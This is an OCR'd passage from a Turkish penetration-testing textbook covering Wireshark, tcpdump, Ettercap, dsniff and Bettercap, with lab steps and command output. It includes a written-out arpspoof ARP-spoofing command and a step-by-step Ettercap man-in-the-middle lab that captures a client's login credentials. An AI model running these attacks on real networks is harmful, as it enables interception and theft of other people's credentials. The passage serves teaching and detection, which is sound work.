
Görsel 2.40: Giriş ekranı

5. Adım: Wireshark yazılımında **paketleri yakalamayı durdur** düğmesine basınız (Görsel 2.41).




Görsel 2.41: Paket yakalamayı durdurma

6. Adım: HTTP protokolü üzerinde yer alan oturum açma bilgilerine ulaşmak için protokol filtre alanına **http** yazarak filtre uygulayınız (Görsel 2.42).




Görsel 2.42: Filtreleme işleminin yapılması

7. Adım: POST edilen **userinfo.php** sayfası üzerindeki forma girdiğiniz **uname=kullanıcıadı** ve **pass=parola** değerlerine ulaşınız (Görsel 2.43).



Görsel 2.43: Post bilgilerine erişim sağlama

8. Adım: Kullanıcı adı ve parola bilgilerini görüntüleyiniz (Görsel 2.44).




Görsel 2.44: Kullanıcı adı ve parola bilgilerini görüntüleme



Not

12. uygulamada HTTP protokolü kullanılarak gerçekleştirilen bir oturum açma işlemi sırasında kullanıcı adı ve parola bilgilerinin ağ üzerinden **şifrelenmeden (clear-text)** iletildiği gözlemlenmiştir. Wireshark aracılığıyla bu bilgilerin kolaylıkla elde edilebilmesi, ilgili sistemin ciddi bir güvenlik zafiyetine sahip olduğunu göstermektedir. Bir sızma testi uzmanı bu tür bir durumu şu şekilde değerlendirir ve raporlandırır:

- Ağ üzerinde yapılan pasif dinleme ile herhangi bir aktif saldırı gerçekleştirmeden **kullanıcı kimlik bilgileri** ele geçirilebilir.
- Bu durum özellikle aynı ağda bulunan kötü niyetli bir kullanıcının hedef sistemdeki kullanıcı hesaplarını ele geçirmesine olanak tanır.
- Elde edilen kullanıcı adı ve parola bilgileri; sistem üzerinde **yetkisiz erişim, ayrıcalık yükseltme (privilege escalation), yatay hareket (lateral movement)** gibi ileri aşama saldırılar için kullanılabilir.
- Aynı parolanın farklı sistemlerde kullanılması durumunda saldırgan, diğer sistemlere de erişim sağlayabilir **(credential reuse riski)**.



Sıra Sizde

Bir sızma testi sürecinde ağ üzerindeki dinamik IP dağıtım sürecini analiz etmek amacıyla Wireshark aracını kullanarak DHCP paketlerini izleyiniz. DHCP iletişim sürecinde gerçekleşen paket alışverişini inceleyerek elde ettiğiniz bulguları yorumlayınız.

Değerlendirme: Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

2. tcpdump

tcpdump, komut satırı tabanlı bir paket yakalama aracıdır ve özellikle Linux tabanlı sistemlerde kullanımı yaygındır. Grafik arayüz gerektirmemesi, uzaktan erişim senaryolarında avantaj sağlar.

Sızma testi açısından tcpdump şu özelliklere sahiptir:

- Hızlı ve hafif paket yakalama
- Belirli port veya IP filtreleme
- Yakalanan trafiği dosyaya kaydetme
- Daha sonra detaylı analiz için Wireshark'a aktarma

Özellikle iç ağda SSH erişimi sağlanmış bir sistem üzerinde tcpdump çalıştırmak, merkezî bir noktadan trafiği izleme imkânı sunabilir. Ağ sorunlarını çözmek, güvenlik açıklarını tespit etmek ve ağ performansını artırmak için vazgeçilmez bir araç olarak hem ağ yöneticileri hem de siber güvenlik profesyonelleri tarafından yaygın olarak kullanılır. tcpdump, kullanıcıya trafiği filtreleme ve detaylı bir şekilde inceleme imkânı sunar. Kali Linux işletim sisteminde tcpdump komutlarını kullanmak için root (yönetici) yetkisine sahip olmak gerekir.

Yaygın olarak kullanılan komutlar ve açıklamaları şöyledir:

Komut Kullanımı: tcpdump

Açıklama: Ağdaki tüm trafiği yakalamaya başlar. Varsayılan olarak ilk birkaç baytını gösterir.

Komut Kullanımı: tcpdump -i eth0

Açıklama: eth0 arayüzü üzerindeki tüm trafiği dinler ve yakalar.

Komut Kullanımı: tcpdump src 192.168.2.1

Açıklama: 192.168.2.1 IP adresinden gelen trafiği yakalar.

Komut Kullanımı: tcpdump dst 192.168.10.1

Açıklama: 192.168.10.1 IP adresine giden trafiği yakalar.

tcpdump komutu çeşitli parametrelere sahiptir. En yaygın olarak kullanılan parametreler Tablo 2.7'de verilmiştir.

Tablo 2.7: tcpdump Parametreleri ve Açıklamaları

Parametre Adı	Açıklama
tcpdump	Ağ trafiğini analiz eder.
tcpdump -D	Ağ üzerinde dinlenebilecek bütün arayüzleri listeler.
tcdump -i "arayüzün adı"	Belirtilen arayüzün dinlenmesini sağlar.
tcpdump -v	Paketin protokol içeriğini de gösteren detaylı bir analiz yapar.
tcpdump -vv	Paketin NFS ve SMB içeriğini de gösteren detaylı bir analiz yapar.
tcpdump -vvv	Paketin Telnet içeriğini de gösteren detaylı bir analiz yapar.
tcpdump -q	Paketin sadece temel bilgilerini içeren bir analiz yapar.
tcdump -c "sayı"	Belirtilen sayıda paket içeriğini listeler.
tcpdump -n	Analiz esnasında transfer yapılan adresin IP adresi ve port adını yazdırır.
tcpdump -n dst "IP adresi"	Belirtilen IP adresine giden paketleri listeler.
tcpdump -n src "IP adresi"	Belirtilen IP adresinden gelen paketleri listeler.
tcpdump -n "IP adresi"	Belirtilen IP adresinden gelen veya giden bütün paketleri listeler.
tcpdump -n dst net "ağ adresi"	Belirtilen ağ adresine giden paketleri listeler.
tcpdump -n src net "ağ adresi"	Belirtilen ağ adresinden gelen paketleri listeler.
tcpdump -n net "ağ adresi"	Belirtilen ağ adresinden gelen veya giden bütün paketleri listeler.
tcpdump -n port "port numarası"	Hedef veya kaynak portu belirtilen port olan paketleri listeler.
tcpdump -n dst port "port numarası"	Hedef portu belirtilen port olan paketleri listeler.
tcpdump -n src port "port numarası"	Kaynak portu belirtilen port olan paketleri listeler.
tcpdump -v icmp	ICMP paketlerini listeler.
tcpdump -v arp	ARP paketlerini listeler.

Parametre Adı	Açıklama
tcpdump -p	Ağ kartını promiscuous moddan çıkararak yalnızca o sisteme ait MAC adresine gelen paketlerin yakalanmasını sağlar.
tcpdump -e	Yakalanan paketlerin ikinci katman bilgilerini, bir başka deyişle MAC adreslerini elde etmek için kullanılır.
tcpdump -w "dosya ismi"	İstenilen paketleri bir dosya hâlinde kaydeder. Kaydedilen bu dosya Wireshark gibi programlarla açılarak da incelenebilir.
tcpdump -r "dosya ismi"	Dosya hâlinde olan bir paket listesini açar.

13. Uygulama

Ağ üzerinde **ARP spoofing (Man-in-the-Middle)** saldırısı başlatarak tcpdump ile tespit ediniz ve anormal ARP davranışları analiz edecek uygulamayı gerçekleştiriniz.

Bu uygulamada **192.168.1.100** cihazında Kali Linux, **192.168.1.27** cihazında Windows işletim sistemi ve **192.168.1.1** ise ağ geçidi olarak kullanılmaktadır.

Not ARP spoofing saldırısında saldırgan, kendisini ağ geçidi (gateway) gibi göstererek trafiği üzerine çeker. Bu saldırı sırasında ağda **anormal ARP cevapları (gratuitous ARP)** oluşur.

Not **1. Adım:** Kali Linux üzerinde ağ arayüzünü belirleyerek ARP trafiğini dinlemek amacıyla tcpdump aracını başlatınız (Görsel 2.45).

```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:54:23.454397 ARP, Request who-has Redmi-Note-8.home tell modem.home, length 46
18:54:28.737703 ARP, Request who-has modem.home tell unknownf889d2a91395.home, length
18:54:28.742844 ARP, Reply modem.home is-at a0:70:b7:ab:19:e6 (oui Unknown), length 46
18:55:06.256776 ARP, Request who-has modem.home (Broadcast) tell VESTEL-TV.home, lengt
18:55:11.126979 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:15.130680 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:17.131499 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:19.132420 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:21.134234 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:23.136078 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:25.138082 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:27.141432 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:29.144777 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:31.146159 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:33.147841 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
```

Görsel 2.45: Olağan ARP trafiğinin izlenmesi

2. Adım: Windows makinede normal bir işlem yapınız ve **arp** trafiği başlatınız (Örneğin bir web sitesine giriniz.).

3. Adım: Kali üzerinde **sudo arpspoof -i eth0 -t 192.168.1.27 192.168.1.1** komutunu kullanarak ARP spoofing başlatınız (Görsel 2.46).

```
┌──(root㉿kali)-[~]
└─# sudo arpspoof -i eth0 -t 192.168.1.27 192.168.1.1
```

Görsel 2.46: ARP spoofing saldırısının başlatılması

4. Adım: Tekrar **tcpdump -i eth0 arp** komutuyla trafiği izleyiniz ve cevap olarak gelen farklı MAC adresini tespit ederek saldırının analizini yapınız (Görsel 2.47).

```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
8:56:23.205896 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
8:56:25.208556 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
8:56:27.211115 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
8:56:28.291076 ARP, Request who-has modem.home tell unknownf889d2a91395.home, length 28
8:56:28.296720 ARP, Reply modem.home is-at a0:70:b7:ab:19:e6 (oui Unknown), length 46
```

Görsel 2.47: Olağandışı ARP trafiğinin izlenmesi

Not

ARP Reply modem.home is-at 00:0c:29:af:e9:0c

ARP Reply modem.home is-at a0:70:b7:ab:19:e6

İncelenen ARP trafiğinde yukarıdaki veriler nedeniyle aynı IP adresine ait birden fazla MAC adresinin görüldüğü tespit edilmiştir. Normal şartlarda bir IP adresinin tek bir MAC adresi ile eşleşmesi gerekirken bu durum, ARP spoofing saldırısının varlığına işaret etmektedir. Bu tür saldırılarda saldırgan, kendisini ağ geçidi gibi göstererek ağ trafiğini üzerine yönlendirebilir ve hassas verileri ele geçirebilir.

3. Ettercap

Ettercap, klasik bir sniffing aracı özelliklerine sahiptir. Bunun yanında aktif müdahale özellikleri de barındırır. Özellikle ARP spoofing senaryolarında kullanılır.

Sızma testi açısından Ettercap şu amaçlarla tercih edilir:

- MitM atak uygulamaları
- Şifrelenmemiş kimlik bilgisi yakalama
- Oturum ele geçirme girişimleri
- Trafik manipülasyonu

Switch ortamında doğrudan tüm trafiği görmek mümkün olmadığında, ARP zehirleme ile hedef trafiğin test sistemine yönlendirilmesi sağlanabilir. Bu, pasif dinlemeden aktif saldırı aşamasına geçiş anlamına gelir.


Man-in-the-Middle [Ortadaki Adam (MitM)] saldırısı; bir saldırganın iki taraf arasında geçen iletişime gizlice dâhil olarak veri alışverişini dinlemesi, manipüle etmesi veya yönlendirmesi ile gerçekleşen bir siber saldırı türüdür. Bu tür saldırılarda kurbanlar, iletişimlerinin güvenli olduğunu düşünürken aslında araya giren bir saldırgan tarafından izlenir. Saldırgan bu süreçte şifreler, oturum bilgileri, kişisel veriler gibi hassas bilgileri ele geçirebilir veya iletişimi değiştirerek yanlış bilgi aktarımı sağlayabilir. MitM

saldırıları özellikle güvenli olmayan ağlarda, kamuya açık Wi-Fi ağlarında ve zayıf şifreleme yöntemleri kullanılan sistemlerde büyük bir risk teşkil eder.


14. Uygulama

Kali Linux işletim sisteminde kurulu gelen **ettercap-graphical** uygulamasını kullanarak yerel ağınızda bulunan Windows 7 bir istemci cihazın ağ geçidi ile arasına giriniz (MitM saldırısı). İstemci cihazın HTML site oturum bilgilerini ele geçiren uygulamayı yapınız.

1. Adım: Windows 7 kurulu istemci bilgisayarı ile Kali Linux kurulu bilgisayarın aynı ağda olduğunu doğrulayınız (Görsel 2.48, 2.49).




Görsel 2.48: Windows 7 IP yapılandırması



Görsel 2.49: Kali Linux IP yapılandırması

2. Adım: Kali Linux işletim sistemi yüklü cihazdan **Sniffing & Spoofing** araçları arasında kurulu gelen **ettercap-graphical** isimli uygulamayı açınız (Görsel 2.50).




Görsel 2.50: Kali Linux işletim sisteminde uygulamanın açılması

3. Adım: Görsel 2.51'de yazan ayarları kontrol edip belirtilen onay işaretine tıklayınız.




Görsel 2.51: Ettercap ile ağı izlemeye onay verilmesi

4. Adım: Onay verilmesinin ardından Ettercap; lokal ağınızda bulunan diğer cihazları bularak izleme işlemine başlayacaktır, gözlemleyiniz (Görsel 2.52).




Görsel 2.52: İzleme işleminin başlaması

5. Adım: Görsel 2.53'te işaretlenmiş alana tıklayarak host listesinde yerel ağınızda bulunan MitM saldırısını uygulayacağınız istemci cihazı listede görüntüleyiniz.



Görsel 2.53: Host listesinin görüntülenmesi

6. Adım: Görsel 2.54'te işaretlenmiş alanda bulunan **ARP poisoning** seçeneğini tıklayarak saldırıyı başlatınız.




Görsel 2.54: MitM saldırısının başlatılması

7. Adım: Gelen pencerede **Sniff remote connections.** alanının seçili olduğunu onaylayarak **OK** tuşuna basınız (Görsel 2.55).


Not

MitM saldırısı başlamıştır ve istemci cihaz, HTML sitelerinde gezindiğinde oturum bilgileri Ettercap aracılığı ile Kali Linux kullanıcısına ulaşacaktır.



Görsel 2.55: Onay verilmesi

8. Adım: Windows kurulu istemci bilgisayarında yüklü browserlardan birini kullanarak **http login test** araması gerçekleştiriniz (Görsel 2.56) ve aramada çıkan sonuçlardan login paneli testi imkânı sağlayan bir HTML sitesine giriş yapınız.




Görsel 2.56: Google arama ifadesi

9. Adım: Giriş yaptığınız test sitesinde **Username:** alanına **kitap** ve **Password:** alanına **siber** ifadelerini girerek oturum açma isteği gönderiniz (Görsel 2.57).



Görsel 2.57: Oturum bilgilerinin girişlerinin yapılması

10. Adım: Kali Linux işletim sistemi yüklü cihazın Ettercap uygulaması panelini kontrol ederek oturum bilgilerini ele geçiriniz (Görsel 2.58).



Görsel 2.58: Oturum bilgilerinin Ettercap aracılığı ile elde edilmesi

Sıra Sizde

Yerel ağ ortamında gerçekleşen DNS sorgularını analiz etmek amacıyla Ettercap aracını kullanarak ağ üzerindeki istemcilerin hangi alan adlarına erişim sağladığını inceleyiniz. Elde edilen DNS trafiğini analiz ederek güvenlik açısından değerlendiriniz.

4. dsniff Araç Seti

dsniff araç seti, ağ üzerinde gerçekleştirilen pasif dinleme ve Man-in-the-Middle saldırıları yoluyla kimlik bilgisi elde etmeye odaklanan güçlü bir araç koleksiyonudur. Özellikle şifrelenmemiş protokollerin kullanıldığı ortamlarda kullanıcı adı, parola, oturum bilgileri gibi hassas verilerin ele geçirilmesini sağlar. Bu araç seti, sızma testlerinin iç ağ (internal pentest) aşamasında sıklıkla kullanılır.

dsniff içerisinde bulunan ve farklı amaçlara hizmet eden alt araçlar şunlardır:

- **mailsnarf** (SMTP, POP3 gibi protokoller üzerinden geçen e-posta içeriklerini izler.)
- **urlsnarf** (HTTP isteklerini analiz ederek kullanıcıların ziyaret ettiği web adreslerini görüntüler.)
- **arpspoof** (ARP tablolarını manipüle ederek saldırganın ağ trafiğini üzerine yönlendirmesini sağlar.)

Bir sızma testi uzmanı dsniff araç setini genellikle şu senaryolarda kullanır:


- Ağ içerisinde MitM konumuna geçerek kullanıcı trafiğini izlemek
- Şifrelenmemiş protokoller üzerinden iletilen kimlik bilgilerini elde etmek
- Kullanıcı davranışlarını analiz ederek hedef odaklı saldırılar planlamak
- Ağda kullanılan güvenlik mekanizmalarının (örneğin HTTPS zorunluluğu) etkinliğini test etmek



Özellikle **arpspoof** aracı ile gerçekleştirilen ARP manipülasyonu sonrasında diğer dsniff araçları kullanılarak ağ trafiği detaylı şekilde analiz edilebilir. Bu sayede saldırgan, kullanıcıların farkında olmadan gerçekleştirdiği işlemleri gözlemleyebilir.

dsniff araç seti ile gerçekleştirilen analizler, ağ üzerinde şu zafiyetlerin varlığını ortaya çıkarır:

- Şifrelenmemiş veri iletimi (HTTP, FTP, Telnet vb.)
- ARP spoofing saldırılarına karşı koruma eksikliği
- Ağ içi trafiğin kolaylıkla izlenebilir olması
- Kimlik bilgilerinin güvenli şekilde korunmaması



Sıra Sizde

Yerel ağ ortamında gerçekleşen ağ trafiğini analiz etmek amacıyla dsniff araç setini kullanarak ağ üzerindeki kullanıcı hareketlerini gözlemleyiniz. Elde edilen verileri inceleyerek potansiyel güvenlik risklerini değerlendiriniz.

5. Bettercap

Bettercap, modern MitM ve sniffing senaryoları için geliştirilmiş güçlü bir araçtır. Hem kablolu hem de kablosuz ortamlarda çalışabilir. Bettercap, bir sızma testi uzmanına şu işlemleri yapabilme imkânı sunar:

Otomatik Ağ Keşfi: Ağ üzerindeki aktif cihazları, gatewayi ve hedefleri hızlı şekilde tespit eder.

ARP Spoofing (MitM konumlanma): Hedef sistemle ağ geçidi arasına girerek tüm trafiği kontrol altına alır.

DNS Spoofing: Kullanıcıları sahte IP adreslerine yönlendirerek phishing senaryoları oluşturur.

HTTP/HTTPS Proxy Entegrasyonu: Trafiği analiz etme, değiştirme ve yönlendirme imkânı sağlar.

Oturum Bilgisi ve Veri Toplama: Cookie, credential ve kullanıcı davranışlarını yakalayabilir.

Bettercap, sızma testlerinde genellikle şu amaçlar için kullanır:

